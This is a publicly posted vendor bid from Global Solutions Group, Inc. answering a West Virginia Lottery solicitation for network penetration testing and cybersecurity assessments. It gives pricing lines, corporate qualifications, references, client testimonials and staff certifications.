
The following documentation is an electronically-submitted vendor response to an advertised solicitation from the *West Virginia Purchasing Bulletin* within the Vendor Self-Service portal at ***wvOASIS.gov***. As part of the State of West Virginia's procurement process, and to maintain the transparency of the bid-opening process, this documentation submitted online is publicly posted by the West Virginia Purchasing Division at ***WVPurchasing.gov*** with any other vendor responses to this solicitation submitted to the Purchasing Division in hard copy format.


wvOASIS
Jump to: PRCUID Go
Home
Personalize
Accessibility
App Help
About
Welcome, Alisha S Pettit
Procurement
Budgeting
Accounts Receivable
Accounts Payable
Solicitation Response(SR) Dept: 0705 ID: ESR03282400000005547 Ver.: 1 Function: New Phase: Final
Modified by batch , 03/28/2024
Header 1
List View
General Information
Contact
Default Values
Discount
Document Information
Clarification Request
Procurement Folder: 1369290
Procurement Type: Central Master Agreement
Vendor ID: VS0000021607
Legal Name: GLOBAL SOLUTIONS GROUP INC
Alias/DBA:
Total Bid: $213,008.00
Response Date: 03/28/2024
Response Time: 12:29
Responded By User ID: Globalsolgroup
First Name: Lisa
Last Name: Salvador
Email: info@globalsolgroup.com
Phone: 248-291-5440
SO Doc Code: CRFQ
SO Dept: 0705
SO Doc ID: LOT2400000009
Published Date: 3/21/24
Close Date: 3/28/24
Close Time: 13:30
Status: Closed
Solicitation Description: Network Penetration Testing and Cybersecurity Assessments
Total of Header Attachments: 1
Total of All Attachments: 1

Department of Administration
Purchasing Division
2019 Washington Street East
Post Office Box 50130
Charleston, WV 25305-0130

State of West Virginia
Solicitation Response

Proc Folder:	1369290
Solicitation Description:	Network Penetration Testing and Cybersecurity Assessments
Proc Type:	Central Master Agreement

Solicitation Closes	Solicitation Response	Version
2024-03-28 13:30	SR 0705 ESR03282400000005547	1

VENDOR

VS0000021607
GLOBAL SOLUTIONS GROUP INC

Solicitation Number: CRFQ 0705 LOT2400000009

Total Bid: 213008 **Response Date:** 2024-03-28 **Response Time:** 12:29:45

Comments: Upon review, if you have any questions, please contact:
Lisa Salvador, Vice President
lisas@globalsolgroup.com
248.291.5440

FOR INFORMATION CONTACT THE BUYER
Brandon L Barr
304-558-2652
brandon.l.barr@wv.gov

Vendor Signature X **FEIN#** **DATE**

All offers subject to all terms and conditions contained in this solicitation

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Ln Total Or Contract Amount
1	External Network Penetration Testing				7224.00

Comm Code	Manufacturer	Specification	Model #
81111801			

Commodity Line Comments:

Extended Description:

See Attached Specifications and
Exhibit - A Pricing Page

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Ln Total Or Contract Amount
2	Website Penetration Testing				27864.00

Comm Code	Manufacturer	Specification	Model #
81111801			

Commodity Line Comments:

Extended Description:

See Attached Specifications and
Exhibit - A Pricing Page

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Ln Total Or Contract Amount
3	Internal/Client-Side Network Penetration Testing				146784.00

Comm Code	Manufacturer	Specification	Model #
81111801			

Commodity Line Comments:

Extended Description:

See Attached Specifications and
Exhibit - A Pricing Page

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Ln Total Or Contract Amount
4	Wireless Penetration Testing				31136.00

Comm Code	Manufacturer	Specification	Model #
81111801			

Commodity Line Comments:

Extended Description:

See Attached Specifications and
Exhibit - A Pricing Page

Technical and Price Proposal

Network Penetration Testing and Cybersecurity Assessments

State of West Virginia

Solicitation No.: CRFQ 0705 LOT2400000009

Due Date: March 28, 2024, 1:30 PM EDT

Submitted to:

Brandon L Barr
Buyer

Department of Administration
Purchasing Division
2019 Washington Street East
Charleston, WV 25305-0130

Submitted by:

Global Solutions Group, Inc.

25900 Greenfield Road, Suite 220
Oak Park, MI 48237
www.GlobalSolGroup.com

This proposal contains proprietary information that shall not be duplicated, used, or disclosed for any reason other than evaluation of the proposal. If release is required due to transparency requirements, all information regarding performance methodology, pricing methodology, other items that are considered trade secrets and any Personally Identifiable Information must be redacted.

Offeror

Global Solutions Group, Inc.
25900 Greenfield Road, Suite 220
Oak Park, MI 48237
www.GlobalSolGroup.com

UEI VH3UE9S2T6E5
CAGE 6M9L5
DUNS 078343325
EIN 20 0010736

US DoD Top-Secret Facility Clearance

CMMC C3PAO Candidate – ML3

Contracting Vehicles

GSA Multiple Awards Schedule Contracts
Contract Number: GS-35F-171AA
Categories: 511210, 54151, 54151HACS, 54151S
Contract Number: GS-03F-132DA
Categories: 493110RM, 518210DC, 518210ERM, 541611LIT, 541611O, 561439, 561990
Contract Number: GS-02F-025GA
Categories: 561320SBSA

8(a) Streamlined Technology Acquisition Resource for Services (STARS) III
Contract Number: 47QTCB21D0281

Persons authorized to negotiate with the Government and sign the proposal and subsequent award on Offeror's behalf:

Lisa Salvador, Vice President
(248) 291-5440
lisas@globalsolgroup.com

Acknowledgement of Addenda, Questions and Answers, and other Modifications

GSG acknowledges Addendum 1 received on March 21, 2024.

Submit to:

Brandon L Barr
Buyer

Department of Administration
Purchasing Division
2019 Washington Street East
Charleston, WV 25305-0130
Email: brandon.l.barr@wc.gov
Phone: (304) 558 3970

March 26, 2024

Brandon L Barr
Buyer
Department of Administration
Purchasing Division
2019 Washington Street East
Charleston, WV 25305-0130

Subject: Global Solutions Group's response to **Solicitation No.: CRFQ 0705 LOT2400000009** for **Network Penetration Testing and Cybersecurity Assessments**

Mr. Barr:

Global Solutions Group, Inc. (GSG) hereby presents our proposal to provide Network Penetration Testing and Cybersecurity Assessments to the State of West Virginia (Lottery).

GSG is a multifaceted technology company incorporated in the State of Michigan in 2003. We are headquartered in Oak Park, Michigan. ***We are an SBA 8(a) Certified Small Business, Certified Women Owned Small Business (WOSB), Certified Minority Business Enterprise (MBE), and Economically Disadvantaged Woman - Owned Small Business (EDWOSB).***

GSG is an ISO/IEC 27001:2013 Information Security Management Systems, ISO 9001:2015 Quality Management System, and ISO 20000:2018 - Service Management System Certified Firm. Our team is capable of consistently delivering products and services that fulfill the needs of our customers as well as applicable legislative and regulatory requirements. Our cyber team has experience with industry standards and best practices including NIST CSF, FISMA, FedRAMP, PCI–DSS, OWASP, CIS–CSC for Effective Cyber Defense, and others. Our expertise extends to a wide array of IT and cybersecurity technologies such as HPE, Micro Focus, IBM, Splunk, Palo Alto, FireEye, Fortinet, and Cisco, as well as premier cloud technologies such as AWS and Azure.

GSG understands that the Lottery is looking for information technology cybersecurity evaluations, such as penetration tests of internal and external networks and websites, as well as assessments of online applications.

Our certified cybersecurity and IT specialists are here to provide a comprehensive approach to the Lottery's Network Penetration Testing and Cybersecurity Assessments requirements. Our team is experienced in identifying an organization's strengths and vulnerabilities, as well as in reviewing policy requirements to ensure compliance. Our mission is characterized by a desire to form and maintain good client relationships, provide exceptional work performance, and continuously enhance our professional credentials.

Envisioning success for this program requires the highest level of service, ensuring that we operate efficient, agile, high-quality testing and security assessment services that are cost-effective and in compliance with all current regulatory directives and industry standards.

GSG has completed over 1,000 Cybersecurity Projects over the last Ten Years

Below is a small sampling of customers supported on Cybersecurity Projects:

Jacksonville Aviation Authority	Network Penetration Testing
City of New Orleans	Cybersecurity Services
City of San Jose	Providing As-Needed Cyber Products and Services
City of Sunnyvale	Providing IT Strategic Planning, Process Redesign, and Performance - Professional and Technical Support Services
Fort Wayne–Allen County Airport Authority	Completed an IT Security Assessment
San Diego County Regional Airport Authority	On-call IT Cyber Services
Department of Interior	Awarded a $25+ million BPA contract offering comprehensive cybersecurity services to DOI and other federal agencies
Nevada Affordable Housing Assistance Corporation	Provided External Network, Web Application Vulnerability Scanning, and Penetration Testing
Department of Agriculture (USDA) Office of the Chief Information Officer	Completed a $10 million nationwide BPA for Cybersecurity Assessments, Penetration Testing, and Web Application Assessments
U.S. AbilityOne Commission	Completed a multiyear contract to provide Federal Information Security Management Act of 2014 (FISMA) Cybersecurity Audit Analysis Services

"The GSG Team invested a great deal in training and purchasing the newest and finest tools and licenses available to exceed regulatory requirements. These investments were over and above what was required to perform the work and resulted in a better product which was a benefit to the Government."

— James Eddington, Contract Officer
United States Department of Agriculture

Point of Contact Details

Name: Lisa Salvador
Title: Vice President
Email: lisas@globalsolgroup.com
Telephone: (248) 291-5440 (office) || (313) 333-0188 (mobile)

As Vice President of Global Solutions Group, Inc., I am fully authorized to negotiate and bind GSG during the period in which the Lottery is evaluating proposals. You may contact me at any time.

Regards,

Lisa Salvador
Vice President

Table of Contents

1. Qualifications

1.1 Number of Years in Business [RFQ 3.1]

GSG has been in business for over twenty years.

1.1.1 GSG Overview and Corporate Qualifications [RFQ 3.1.1]

GSG is a privately held corporation founded in 2003 to provide IT support services to government agencies and private sector clients. We operate nationwide from our offices in Oak Park, Michigan.

GSG has Provided Cybersecurity Assessments and Penetration Testing for Over:

- **3,500** Offices and Agencies Nationwide
- **300,000** End Points
- **120,000** Workstations
- **200,000** IPs

Over the past twenty years our business has grown through development of our core competencies across multiple business sectors: Cybersecurity, IT Services, Document/Data Management and Physical Security. As our IT consulting business grew, we recognized that several of our clients were not satisfied with their existing information security services, so we started placing IT security professionals with those clients. That experience has allowed us to expand our IT services to include cybersecurity consulting, including penetration testing, cybersecurity audits, and assessments as key facets of our business.

Our cybersecurity expertise has led to major multiyear contracts with the AbilityOne Commission, as well as a multiyear, multimillion-dollar contract to provide operational assessment and penetration testing to all offices and agencies under the purview of the USDA nationwide. GSG was awarded a major cybersecurity assessment contract with the U.S. Department of the Treasury, Office of the Inspector General. Our cybersecurity expertise has led to major multiyear contracts to provide Information System Security Line of Business (ISSLoB) support to the Department of the Interior (DoI) and DoI client agencies throughout the federal government.

We have experience and expertise with industry standards and best practices including the NIST Cybersecurity Framework, Federal Risk and Authorization Management Program (FedRAMP), Payment Card Industry Data Security Standard (PCI–DSS), Open Web Application Security Project (OWASP), Center for Internet Security Critical Security Controls (CSC) for Effective Cyber Defense, and various others. We are agile in adjusting our approach to meet the specific needs of each client — whether it is a commercial operation, state agency, or an entire Cabinet-level department with locations across the nation.

GSG is ISO/IEC 27001:2013 Certified for our Information Security and Cybersecurity practice for all our government agencies. This certification recognizes our organization-wide commitment to security. We have provided the intensive documentation, including a detailed risk assessment, records of internal training, audits, managerial review, and documentation of the relevant controls and had our ISMS audited by an accredited body. We are also ISO 9001:2015 Certified and we have an ISO 20000-1:2018 Certified Service Management System.

GSG's cybersecurity team has successfully completed more than 1,000 projects within the time frame including penetration testing, cybersecurity assessments, audits, vulnerability assessment, web application security assessment, risk assessments, etc.

1.1.1.1 Our Strategic Partners

We have several strategic partnerships which provide our teams with additional resources, enabling us to provide additional value to our clients, including, but not limited to:

1.1.1.2 Sectors We Serve

Government	Legal	Financial Services	Commercial
Education	Manufacturing	Healthcare	Non-Profit

1.1.1.3 GSG Unique Qualifications to Fulfil Lottery Requirements

The following table outlines how GSG differentiates us from other consultants:

GSG Unique Experience	Relevancy to the Lottery
RELEVANT CORPORATE EXPERIENCE	
GSG has experience with: ♦ Long-term, complex security assessments. ♦ Fixing vulnerabilities to improve compliance with regulatory requirements or security standards such as PTES, NIST, HIPAA, PCI DSS, and ISO 27001/27002. ♦ Strong knowledge base of the industry due to work on multiple projects. ♦ Improved and more reliable measures of confidence in cybersecurity requirements. ♦ Oversight of contract performance and quality assurance using industry standard techniques.	♦ With over ten years' experience in cybersecurity and over 1,000 completed projects including penetration testing, cybersecurity assessments, audits, vulnerability assessment, web application security assessment, risk assessments, and more. ♦ GSG can manage and meet the demands of the Lottery's required cybersecurity services. ♦ GSG will identify exposures in your application configurations and network infrastructure and using proven process, industry standards resolve those issues. ♦ GSG understands the importance of IP, sensitive and confidential data. ♦ Highlights real risks of an actual hacker successfully breaching your defenses.
HIGHLY QUALIFIED STAFF	
Our key personnel: ♦ Average **fifteen years** of experience in cybersecurity and IT security support. ♦ Our staff has extensive knowledge of all aspects of IT Consulting, IT Security	♦ The same Key Staff proposed for the Lottery recently implemented continuous monitoring Configuration Baseline standards enterprise-wide for 2,000 endpoints and servers for the Department of Labor.

GSG Unique Experience	Relevancy to the Lottery
Assessments, Penetration Testing, Vulnerability Assessment, etc., for public and private organizations, including requirements for IT environments. ♦ Have worked together as a team on over forty assignments. ♦ Have performed hundreds of web application assessments and network penetration tests.	♦ This showcases our ability to work large projects, under tight timelines and deliver a timely work product for our client.
ABILITY TO PROVIDE TARGETED, QUALITY SERVICES	
♦ With an approach tailored to meet the Lottery's requirements, our team continuity utilizes industry best practices, bleeding-edge technology, and first-rate research to understand, anticipate, and protect against even the most advanced intrusion attempts.	♦ GSG will deliver an IT ecosystem that is hardened against attacks, ensuring uninterrupted services and security of data that meets all cybersecurity standards.

1.2 Professional Services Currently Offered [RFQ 3.1.1]

1.2.1 GSG's Core Competencies [RFQ 3.1.1]

Cybersecurity	IT Services	Document/Data Management	Physical Security
• Incident Response Planning • Penetration Testing • Policy and Procedure Development • Risk Assessment • Security Audits • Information Assurance • Social Engineering Security Compliance • Operational Continuity Planning • Education and Training • Security Engineering • Security Hardware and Software • Security Information and Event Management • Payment Card Industry Assessment	• Cloud Hosting • Licensing, Implementation, and Renewal Support • IT Support • Help Desk • Backup/Disaster Recovery • Database Management • SQL • SharePoint • IT Managed Services • Telephony • IT Staffing • Network Architecting and Administration	• Digital Transformation • Enterprise Document Management Solutions • Laserfiche • OpenText • Enterprise Records Management • Enterprise Content Management • Case Management • Workflow Management • Document Imaging System and Services • Document Digitization	• Security Cameras/CCTV • Entry Systems • PIV, Access Control, and Personal Identification Systems • Proprietary **alerteer™** Security Monitoring Software

- Next-generation Firewalls
- Hardware
- Customer Relationship Management Systems

1.2.2 GSG's Cybersecurity-Related Services [RFQ 3.1.1]

- Penetration Testing
- Physical and Electronics Security
- Policy and Procedure Development
- Privacy Support Planning
- Risk Assessment
- Risk Management Framework (RMF)
- Security Audits
- Security Configuration and Testing
- Security Engineering
- 24/7/365 Security Operation Center (SOC)
- Assessment and Authorization (A&A)
- Assessment, Integration, Automation
- Chief Information Security Officer as a Service/vCISO
- Incident Response Planning
- Identity and Access Management
- Incident Response (IR) and Management Support
- Intrusion Testing Operational Continuity Planning
- Other "Internet of Things" connected devices
- Payment Card Industry Assessment
- Cybersecurity Infrastructure
- Distributed Control Systems (DCS)
- Education and Training
- Embedded/IoT Services and Systems Hardening
- Firewall Implementation, Configuration, and Testing
- Industrial Control Systems (ICS), Supervisory Control and Data Acquisition (SCADA) Information Assurance
- Security Hardware and Software
- Security Information and Event Management (SIEM)
- Security Testing, ADAS, CVIP
- Social Engineering
- Training and Awareness
- Vulnerability Assessment
- Web and Mobile Application Testing
- Security Compliance and Risk Assessment
- PCI–DSS, NIST, FISMA, HIPAA, CJIS, ISO, GDPR
- Family Educational Rights and Privacy Act (FERPA)
- Authorization to Operate (ATO)/Authorization to Connect (ATC)
- Interconnection Security Agreement (ISA)
- CMMI Support Assessment and Consulting

1.2.3 Number of Dedicated Security Staff Resources [RFQ 3.1.1]

GSG has 20+ security specialists on staff, and we are dedicating three (3) cybersecurity security staff members for this requirement. Our project team of Vicki Shah, Vatsal Shah and Kumar Setty average over fifteen years of technical experience in the cybersecurity assessment environment. They have worked on multiple engagements together and collectively have supported over 1,000 cyber projects for customers and have worked for GSG for over five years and are ready Day 1 to support the Lottery.

1.3 References [RFQ 3.2]

GSG has significant experience in providing cybersecurity services to a broad variety of private and public sector clients. GSG provides top-notch, proven components of success — experience and expertise for information security, use of the latest technologies and methods, ability to deliver service that exceeds expectations, and a proven commitment to serving information security needs of all kinds.

GSG is experienced in providing a wide range of IT services throughout the United States and worldwide to local, state, and federal agencies and corporations. We have earned a national reputation as a valuable partner that consistently exceeds customer expectations.

Our team has provided penetration testing, risk assessment, cybersecurity assessment, vulnerability assessment, threat management, security auditing, security operations, and other cybersecurity services to **over forty municipal, education, local, state, federal government agencies, and private sector businesses and organizations**, including:

MUNICIPAL	TRANSPORTATION/AVIATION
• City of San Jose, California • City of New Orleans • City of Sunnyvale • Oakland County, Michigan • Detroit Wayne Integrated Health Network • Port Authority of Allegheny • Housing Authority of the Birmingham District	• Jacksonville Aviation Authority • Suburban Mobility Authority for Regional Transportation • Golden Gate Bridge and Highway District • Capital Area Transportation Authority • San Diego County Regional Airport Authority • Fort Wayne–Allen County Airport Authority
EDUCATIONAL	**STATE**
• University of Michigan • Oakland County Academy of Media and Technology • Sigma Academy for Leadership/Early Middle College • Johnson County Community College • Prince George's Community College • Maryland Education Enterprise Consortium • Baltimore County Public Schools • Montana State University • Maryland State Department of Education, Division of Rehabilitation Services	• State of Kansas Board of Tax Appeals • State of Kansas Department of Corrections • Michigan Economic Development Corp. • Kansas Department of Health and Environment • Commonwealth of Massachusetts • State of New Mexico Human Services Department • Nevada Affordable Housing Assistance Corporation • Connect for Health Colorado
FEDERAL	**UTILITY**
• Department of Agriculture • Department of Treasury • Department of Housing and Urban Development • Social Security Administration • Department of Justice • Department of Interior • Department of Energy • Defense Logistics Agency • Department of the Interior • U.S. AbilityOne Commission • Bureau of Safety and Environmental Enforcement	• Lansing Board of Water and Light • Regional Water Resource Agency • Great Lakes Water Authority

The following are our three references for projects of similar size and scope of the assessment:

1.3.1 Lansing Board of Water and Light: Penetration Testing and Digital Forensics [RFQ 3.2.1]

Reference #1		
Project Name	Penetration Testing and Digital Forensics	
Completion Date	January 2020 – January 2023	
Project Owner	**Lansing Board of Water and Light**	
Project Contact	Vernon Myers, Security Lead and Engineer (517) 702-6569 || Vernon.Myers@lbwl.com	
Project Est. Cost	$23,740.50	
Project Responsibility	GSG is providing penetrating testing and digital forensic examination of the computing environment to: • Assist in the identification of any indicators of compromise not otherwise detected by existing deployed cybersecurity tools. • Perform remediation of all detected malware and inoculating the environment against reinfection where possible. **Tasks for this project included:** • Testing for weaknesses in web and mobile application interfaces • Vulnerability testing for SCADA systems • Testing for misconfigurations of application servers, databases, and middleware impacting cybersecurity • Assessing susceptibility to known and common exploits and social engineering attacks • Malware identification and remediation • System hardening recommendations (hardware and software)	

1.3.2 U.S. Department of Agriculture: Operational Security Assessments, Penetration Testing and Web Security Assessments [RFQ 3.2.1]

Reference #2		
Project Name	Operational Security Assessments Penetration Testing and Web Security Assessments	
Completion Date	September 2017 – September 2021	
Project Owner	**U.S. Department of Agriculture**	
Project Contact	Stacey Marshall, Contracting Officer's Representative USDA Office of the Chief Information Officer (816) 823-2752 || stacey.marshall@usda.gov	
Project Est. Cost	$5,800,000.00 (Contract Completed – Final value)	
Project Responsibility	Over the past four (4) years, GSG has assisted offices and agencies within the USDA on a multitude of cybersecurity related projects. **GSG supported twenty different USDA Offices and Agencies:** • Agricultural Marketing Service • Animal and Plant Health Inspection Service • Agricultural Research Service • Economic Research Service • Foreign Agricultural Service • Food and Nutrition Service • Farm Service Agency • Food Safety and Inspection Service • Grain Inspection, Packers, and Stockyards • National Agricultural Statistics Service • Rural Development • National Institute of Food and Agriculture • Natural Resources Conservation Service • Office of the Chief Economist • Office of the Chief Financial Officer/National Finance Center • Forest Service • Risk Management Agency • Client Technology Services • National Information Technology Center • Agriculture Security Operations Center GSG conducted Operational Risk Assessments, Penetration Testing, Web Security Assessments with High Value Applications (HVA), and Red Team Assessments for all USDA offices and data centers nationwide and provided extended assessments for the for the Office of the Chief Financial Officer and National Finance Center (USDA–NFC), which processes payroll for over 600,000 federal government employees. Our team also performed FISMA/FedRAMP based Vulnerability Assessments and Penetration Testing. GSG's assessments supported agency-level cybersecurity leaders in determining overall risk and provided recommendations for resolution or mitigation. In conducting the security assessments, GSG evaluated the following layers of security and their sub-layers: **Personnel** **Perimeter Security** **Policy, Procedures, and Training**	

- Perimeter Router
- Perimeter Firewall
- VPN Gateway
- Perimeter Intrusion Detection System (IDS)

Network Security

- Infrastructure Switch
- Infrastructure Intrusion Detection System (IDS)/Intrusion Prevention System (IPS)
- Network Vulnerability Scanning
- Mail Guards
- Network Access Control

Web Security

- Web Server Security Configuration
- Web Applications Security Configuration
- Identification and Authentication
- Roles and Permission Sets (inherited and non-inherited)
- Host Security (based on type of O/S used)

Unix/Linux Host Security

- Host Vulnerability Scanning
- Security Configuration
- Data Encryption
- Patch Management
- File Integrity
- Antivirus Protection
- Host Intrusion Detection System (IDS)/Intrusion Prevention System (IPS)

Windows Host Security

- Host Vulnerability Scanning
- Security Configuration
- Data Encryption
- Patch Management
- File Integrity
- Antivirus Protection
- Host Intrusion Detection System (IDS)/Intrusion Prevention System (IPS)

- User Awareness Training
- Privileged User Awareness Training
- Configuration and Change Management
- Network Operations Center (NOC) Standard Operating Procedures (SOPs)
- Security Operations Center (SOC) Standard Operating Procedures (SOPs)
- Computer Incident Response Team (CIRT) Standard Operating Procedures (SOPs)

Multi-Layer Solutions

- Network Management Systems
- Data Loss Prevention
- Security Information and Event Management

Incident Response

- Identification
- Investigation
- Remediation

Penetration Testing

- Open-Source Data Collection
- Host Discovery and Port Scanning
- Host Exploration
- Web Server and Application(s) Discovery and Exploration
- Social Engineering

Forensics

- Extent of Compromise

1.3.3 Jacksonville Aviation Authority: Network Penetration Testing [RFQ 3.2.1]

Reference #3		
Project Name	Network Penetration Testing	
Completion Date	November 2020 – July 2025	
Project Owner	**Jacksonville Aviation Authority (JAA)**	
Project Contact	David Johnson, IT Infrastructure Manager (904) 741-3591 || david.johnson@flyjacksonville.com	
Project Est. Cost	$22,773	
Project Responsibility	This project consists of vulnerability assessment, external and internal penetration testing of JAA's network with the goal of obtaining access to protected data in four categories. 1. Access Control 2. Law Enforcement and Criminal Justice Information System (CJIS) Compliance, 3. PCI Compliance, and 4. General Security. Testing was conducted at the four airports under JAA's control: ▪ Jacksonville International Airport ▪ Jacksonville Executive at Craig Airport ▪ Herlong Recreational Airport ▪ Cecil Airport Testing consisted of twenty-five secure VLANs containing sensitive systems and data and ninety-five general purpose/non-security sensitive VLANS. All testing was informed by the Federal Aviation Administration (FAA) Cybersecurity Strategy and Transportation Security Administration (TSA) security requirements as well as PCI DSS and CJIS Security Policies.	

1.3.4 Accolades from GSG's Clients

GSG has received the following unsolicited accolades from past and current clients:

Customer	Summary	Customer Quote
Douglas Nash, Assistant CIO, APHIS Marketing and Regulatory Programs Business Services	• Great Job	Thanks for your help with the penetration testing and follow-up analysis. Your team did a great job working with our two agencies.
Joseph Binns, Director, Information Security Office USDA Food, Nutrition, and Consumer Services	• Minimal Guidance • Outstanding Output • Less oversight • Cost Savings	GSG was a highly independent team, who required very minimal guidance from USDA and provided outstanding output. These facts allowed for less oversight, which allowed Government assets to be utilized elsewhere which is a cost savings and a benefit to the Government. All in all, great job.
Victor J Cernius, Director of Operations Regional Water Resource Agency	• Great job • Delivered difficult job	Great job on the presentation today and a wonderful job from start to finish on this. The whole effort took longer than anticipated, but we certainly appreciate all of your time and effort to deliver the package that you did. We understand this was not an easy task.
Bilal Razzaq, Chief ISO Office of Information and Technology, AmeriCorps	• Great job	On behalf of the AmeriCorps Cybersecurity Program, I want to acknowledge the contributions of the DOI ISSLoB team on the great work done regarding pushing forward the AmeriCorps Cybersecurity program.
Randy Diehl, MIS Director, MD State Dept of Education, Division of Rehabilitation Services	• Amazing job	I really enjoyed working with you. What you were able to put together for us in such a short period of time was amazing.
Kimberly Carson Lead Contract Specialist GSA Region 4	• Receptive • Adaptable	Global Solutions Group is customer focused and engaged in the activities of the Agency. They were very receptive and adaptable to organizational changes. Global Solutions Group has maintained open communications with the Contracting Team.
Joelene (Jody) Allen, Executive Director Kansas Board of Tax Appeals	• Immediate results • Won more work because of excellent performance • Reasonable cost	Global Solutions Group, Inc. (GSG) rescued our state agency when our system was attacked by a Trickbot trojan. Once our agency contacted GSG; they were on on-sight quickly and started the process of removing the trojan. While working on the source hit by the trojan, Global diligently ran scans on all servers and PCs to assure the trojan had not attacked any other part of our system. GSG's expertise, professionalism, and diligence kept our entire system in tack.' 'Since then, our agency has had four additional contracts with GSG, including one that updated our entire server system. With GSG's expertise, the agency was able to go down to three servers verses the eleven servers that were currently being used.' 'GSG will always be our 'go-to;' as they provided excellent service at a very reasonable cost.
Kasey Koch, Contracting Officer USDA Office of Information Security	• Quality Control Exceptional	Quality Control was exceptional. Reports were carefully reviewed in full and were flawless in presentation and content.

1.4 Project Team Qualifications [RFQ 3.3]

GSG maintains a pool of extraordinary cybersecurity professionals. The quality of our team is peerless, having executed various programs of similar scope and complexity. **Each of our proposed personnel has over ten years of experience in providing cybersecurity and related services.** In addition to having degrees in relevant fields, they also carry one or more of the following certifications or their equivalent:

CAP	Certified Authorization Professional
CCIP	Certified Core Impact Professional
CCSK	Certificate of Cloud Security Knowledge
CGEIT	Certified in Governance of Enterprise IT
CHSE	Certified HIPAA Security Expert
CISA	Certified Information Systems Auditor
CISM	Certified Information Security Manager
CEH	Certified Ethical Hacker
CISSP	Certified Information Systems Security Professional
CRISC	Certified in Risk and Information Systems Control
CSX	Cybersecurity Nexus
CSX–P	CSX Cybersecurity Practitioner Certification
PCIP	Payment Card Industry Professional
